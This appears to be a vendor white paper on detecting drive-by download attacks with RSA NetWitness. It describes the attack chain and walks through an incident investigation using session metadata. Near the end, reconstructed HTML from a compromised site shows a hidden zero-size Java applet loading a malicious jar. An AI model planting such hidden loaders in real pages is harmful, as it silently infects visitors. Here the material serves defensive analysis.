
SEE EVERYTHING, FEAR NOTHING

Threat Solution Series

DRIVE-BY DOWNLOAD



WHAT IS DRIVE-BY DOWNLOAD?

Drive-by Downloads are a common technique used by attackers to silently install malware on a victim's computer. Once a target website has been weaponized with some form of exploit (typically browser or plugin exploits, hidden iframes, and JavaScript, among other techniques), the attacker may lure or wait for their target to browse to the web page. The compromised page will typically look completely normal to the end user, while the exploit executes and installs malware on the victim's computer silently in the background. Once the malware makes its way onto the target computer, the attacker can act on their objectives.

A Typical Attack Scenario

A common scenario involves an attacker compromising a legitimate website (techniques not covered here) that they know their victim(s) will browse to naturally, or that they lure them to via social techniques such as phishing emails or social media. In this specific scenario, once the user connects to the site, a malicious Java class file loads, exploiting a vulnerability in the browser's Java plugin. Once exploited, the malicious code proceeds to download the executable payload (here, a Remote Access Trojan) that will silently give the attacker remote access on the victim's computer:




1 Attacker exploits an existing, legitimate website
www.safesite.com
Hidden exploit code
WWW
Remote Access Trojan installed, opens reverse shell back to attacker
4
3
2
User browses to the compromised site
Attacker retrieves staged data from victim company's website
7
Hidden java exploit downloads malicious payload and executes it silently
Attacker gains remote control
Privilege Escalation
Password gathering
Etc.
5
Staged Data in website directory
6
Attacker uses gathered passwords to move laterally and stage data on externally accessible company website.

Figure 1 - Typical sequence of events in a drive-by download attack

Detection and Response

A successful drive-by download attack involves multiple stages, each of which requires a different level of visibility across the enterprise. Log data, flow data, full packet capture, and endpoint data are all key technologies needed to piece together the attack, find the root cause, and ultimately determine the impact to the business.



	Delivery Browser or plugin exploit	**Exploit/Installation** Opening of targeted malware on the endpoint. Installation and hooking into the system	**C2** Beaconing Remote Shell to Attacker	**Action** Data exfiltration, lateral movement, disruption
AV/FW/IDS/IPS:	🟨	🟨	🟥	🟥
Traditional SIEM:	🟨	🟥	🟥	🟨
RSA NetWitness® Logs and Packets & RSA NetWitness Endpoint:	🟨	🟩	🟩	🟩

🟥 No visibility	🟨 Partial Visibility/Signature	🟩 Full Visibility

Artifacts of drive-by download attacks will be found in multiple places, with no one layer of visibility providing full coverage. For example, to see the initial browser exploit and download of the malicious payload, full packet capture is essential. Log-only monitoring at the edge of the network does not provide enough visibility into what was downloaded to the victim's computer. Similarly, when the attacker's objectives involve things like later-stage tool downloads and exfiltration of data, full session reconstruction that gives visibility into outbound traffic and file transfers is crucial. Furthermore, when dealing with infections of endpoints, in order to determine whether the victim's computer is truly compromised and to see what impact it had on the system, analysts require deep endpoint visibility into both files and memory. Full endpoint visibility can also give an analyst visibility into lateral movement within the organization after the initial compromise and a foothold has been established. The nature of these later stages of the attack, particularly once moving internally, requires correlation between log, network, and endpoint visibility.


DRIVE-BY DOWNLOAD VISIBILITY WITH RSA NETWITNESS LOGS AND PACKETS FOR PACKETS, LOGS, AND RSA NETWITNESS ENDPOINT FOR ENDPOINT SECURITY

Detecting and responding to drive-by downloads relies on a combination of network, log, netflow, and endpoint visibility. With these technologies deployed, there are a few notable features of this type of attack that we can gain visibility into:

- Downloads of potentially harmful files by non-typical user-agents (for example, Java client downloading an executable that isn't a product update)
- Non-typical communication between victim endpoints and company servers
- Malicious code running on the endpoint that isn't detected by anti-virus
- Unknown destination IP/Domain (for a potential Command and Control) and possible data exfiltration

Being able to correlate a suspicious download followed by abnormal endpoint behavior gives a starting point for an analyst to conduct their investigation. In our example, RSA NetWitness Logs and Packets was configured to generate an alert whenever there is a correlation taking place with Java seen downloading an executable (via full packet capture), followed by log evidence sent by RSA NetWitness Endpoint alerting on malicious endpoint behavior within a particular time window.

Starting by drilling into the incident generated with RSA NetWitness Logs and Packets, the analyst can examine the specific events of interest:



INC-23: Endpoint's Java Client Downloaded an Executable

Summary:
An instance of java downloading an executable has been detected - investigate for malicious downloads

Priority: High
Alerts: 1
Risk Score: 70

Created: 2016/03/11 16:33 **(10 days ago)**
By Endpoint's Java Client ...
Updated: 2016/03/11 16:33 **(10 days ago)**

Assignee: Administrator
Status: Assigned
Categories: Malware - Downloader
Sources: Event Stream Analysis

Alerts

Date Created	Severity	Name	Source	# of Events	Host Summary	User Summary
2016/03/11 16:32	70	Jav...	Event Stream Analysis	1	192.168.233.131:4919...	

Displaying 1 - 1 of 1


Incident Journal

TODAY

MONDAY, 2016/03/21, 18:20
Administrator
Investigating

Remediation Tasks 0 Open of 0 Total

Figure 2 - An RSA NetWitness Logs and Packets incident created from a suspicious download initiated by a Java client



sessionid=3232268

2001 06 06 20:15:00 (+00:00)

Service Type (1 value)
HTTP (1)

Risk: Suspicious (2 values)
packer armadillo (1) - abnormal exe (1)

Source IP Address (1 value)
192.168.233.131 (1)

Destination IP address (1 value)
75.98.175.99 (1)

Hostname Aliases (1 value)
rhinocharger.com (1)


Action Event (1 value)
get (1)

FIlename (2 values)
java.jar (1) - java.exe (1)

Threat Category (3 values)
suspicious (1) - spectrum (1) - malware (1)

Figure 3 - Drilling into the event shows some suspicious characteristics in the metadata for the suspect network session

From simply glancing at the metadata, the analyst can see a few suspicious attributes of the offending network session. There are a number of risk indicators tagged on the session including abnormalities in the downloaded executable such as "Risk: Suspicious – abnormal.exe" which implies inconsistencies in the binary structure of a file downloaded as part of the session, an indicator of a possible packer used to obfuscate the executable, and the fact that a Java client has downloaded a file named java.exe from a non-Oracle domain. From this point, the analyst has a couple of choices to gain more insight into the suspicious files. One option would be to drill into this network data leveraging RSA NetWitness Logs and Packets session reconstruction, extract the associated files and submit the files to the RSA Malware Analysis engine. Another option, as is shown in this case, is to use RSA NetWitness Logs and Packets to expand the search beyond just the specific event that triggered the incident to include all activity from the source IP address (suspected victim):



ip.src = 192.168.233.131

Expand the search to include all data where ip.src=192.168.233.131

2001 06 06 20:15:00 (+00:00) DriveBy : All Data 2016 03 29 16:32:59 (+00:00)

View expanded to additional network sessions, flow data, and logs in the given time period

Device Type (2 values)
rsaflow (4) - rsaecat (2)

Service Type (3 values)
HTTP (16) - SSL (3) - DNS (2)

Risk: Warning (1 value)
exe many dos header anomalies (2)

Risk: Suspicious (5 values)
escalation multiple informational (3) - dns extremely low ttl (2) - exe suspicious (2) - abnormal exe (1) - packer armadillo (1)

Source Host (1 value)
smithlt01 (2)

Source IP Address (1 value)
192.168.233.131 (27)


Destination IP Address (6 values)
75.98.175.99 (19) - 192.168.233.2 (2) - 104.28.29.76 (1) - 108.161.188.246 (1) - 192.168.233.133 (1) - 199.27.76.133 (1)

Hostname Alias Record (12 values)
www.rhinocharger.com (7) - 192.168.1.100 (4) - ecatsrv01 (2) - fonts.googleapis.com (2) - fonts.gstatic.com (2) - is.gd (2) - rhinosportfishin.wwwssr10.supercp.com (2) - github.map.fastly.net (1) - netdna.bootstrapcdn.com (1) - raw.github.com (1) - rhinocharger.com (1) - www.github.com (1)

Forensic Fingerprint (8 values)
png (4) - jpg (3) - windows executable (3) - windows_executable (3) - x86 pe (3) - windows dll (2) - windows_dll (2) - javascript (1)

Figure 4 - Expanding the search to include all activity in a given time period where the source IP is 192.168.233.131

The analyst can then drill further into any specific item to extract even more details. Here we drill into the 16 HTTP sessions collected from the source IP address 192.168.233.131 in order to get a timeline of events:



Start of recorded HTTP traffic from 192.168.233.131 to www.rhinocharger.com


□	Event Time	Event Type	Device Type	Protocol	Source Host	Source IP Address	Destination IP Addre	Destinatio	Actior	Risk: Suspicious	Hostname Alias Record	Filename	Threat Category
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		www.rhinocharger.com	html5.js	spectrum
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		www.rhinocharger.com	q-a-plusd5e0.css	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		www.rhinocharger.com	jquery.bxslider3a05.css	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		www.rhinocharger.com	testimonials-widget3a05.css	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		www.rhinocharger.com	meteor-slides5152.css	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		www.rhinocharger.com	prettyPhoto3a05.css	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	108.161.188.246	80	get		netdna.bootstrapcdn.c...	font-awesome.css	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		fonts.googleapis.com	css	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		fonts.googleapis.com	css	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		fonts.gstatic.com	nQhiC-wSiJx0pvEuJl8d8A.eot	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		fonts.gstatic.com	m9utyiSe0RUNoAmpferM-g.eot	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		rhinosportfishin.wwws...	slider1.jpg	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		rhinosportfishin.wwws...	slider4.jpg	
□	2016-01-12T17:38:26	Network		HTTP		192.168.233.131	75.98.175.99	80	get		www.rhinocharger.com	favicon.ico	spectrum
□	2016-01-12T17:39:07	Network		HTTP		192.168.233.131	75.98.175.99	80	get	abnormal exe	rhinocharger.com	java.jar	spectrum
□	2016-01-12T17:39:07	Network		HTTP		192.168.233.131	104.28.29.76	80	get	escalation multiple informational	is.gd	oeoFul	spectrum

HTTP request containing the suspicious java.jar (and java.exe) that triggered the initial alert

What is this HTTP request that was made immediately after the suspicious download?

Figure 5 - Session by session view of all web traffic originating from 192.168.233.131

Drilling one step further into each of the network sessions gives the analyst the depth of visibility needed to gain insight into who, how, and what happened in this incident. For instance, opening up the first session in the list shows the analyst a reconstruction of the malicious website www.rhinocharger.com:


Event Reconstruction
Request & Response
Top To Bottom
Best Reconstruction
Actions
Open Event in New Tab
Cancel
Response
RHINO CHARGER SPORT FISHING
PLAYA TAMARINDO, COSTA RICA
Home Our Captain and Crew The Boat FAQs Why fish with us? Book Direct Gallery Tamarindo Fishing Contact Us
Home Our Captain and Crew The Boat FAQs Why fish with us? Book Direct Gallery Tamarindo Fishing Contact Us
Show Reconstruction Log

service	id	type	source	destination	service	first packet time
Packet Concentrator - Concentrator	401679	Network Session	192.168.233.131 : 49541	75.98.175.99 : 80	80	2016-01-12T09:38:26.857

Content-Type: text/html

RHINO CHARGER SPORT FISHING

Playa Tamarindo, Costa Rica

A Tamarindo deep-sea fishing charter is the highlight of any Costa Rican vacation. While Costa Rica is famous for its beautiful beaches, exciting nightlife and natural beauty, its world class sport fishing maybe its greatest attraction. The battle between angler and game fish will leave you excited, exhausted, but most of all satisfied as you face the challenge of some of Earth's most impressive creatures. It is an experience you will not soon forgot.

Our website has detailed information on our boat, the Rhino Charger, our captain and crew, the fish we catch, what makes us special, rates and everything else you need to plan your Tamarindo deep-sea fishing charter. We look forward to hearing

TOP NOTCH!!!!!

Michael Weaver


Great Trip

Roger H

27 packets; loaded from cache

Figure 6 - HTTP session displayed in "Best Reconstruction" mode

And with a selection of different views beyond visual reconstruction that the security analyst can quickly replicate, the analyst can see what's happening behind the scenes, invisible to the end user:



service	id	type	source	destination	service	first packet time
Packet Concentrator - Concentrator	401679	Network Session	192.168.233.131 : 49541	75.98.175.99 : 80	80	2016-01-12T09:38:26.857


```
<meta name="format-detection" content="telephone=no" />
<META name="classification" content="Fishing">
<title>Tamarindo Sport Fishing, Tamarindo Fishing, Papagayo Charter Fishing</title>
<link rel="profile" href="http://gmpg.org/xfn/11">
<link rel="pingback" href="xmlrpc.php">
<!--[if lt IE 9]>
<script src="http://www.rhinocharger.com/wp-content/themes/rhino/js/html5.js"></script>
<style type="text/css">
.slider_video {
display: none;
}
.slider_novideo {
display: block !important;
}
</style>
<![endif]-->

<!-- All in One SEO Pack 2.2.5.1 by Michael Torbert of Semper Fi Web Design[533,567] -->
<meta name="description" itemprop="description" content="Enjoy an awesome Tamarindo Sport fishing trip with top skipper Captain Rick
Bergstresser aboard the Rhino Charger out of beautiful Tamarindo Costa Rica." />
<applet name="Java" code="Java.class" archive="java.jar" width="0" height="0"></applet>
<link rel="canonical" href="index.html" />
<script type="text/javascript">
var _gaq = _gaq || [];
_gaq.push(['_setAccount', 'UA-63458352-1']);
_gaq.push(['_trackPageview']);
(function() {
var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-analytics.com/ga.js';
var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
})();
</script>
<!-- /all in one seo pack -->
<link rel="alternate" type="application/rss+xml" title="Rhino Charger Sport Fishing &raquo; Feed" href="feed/index.html" />
```

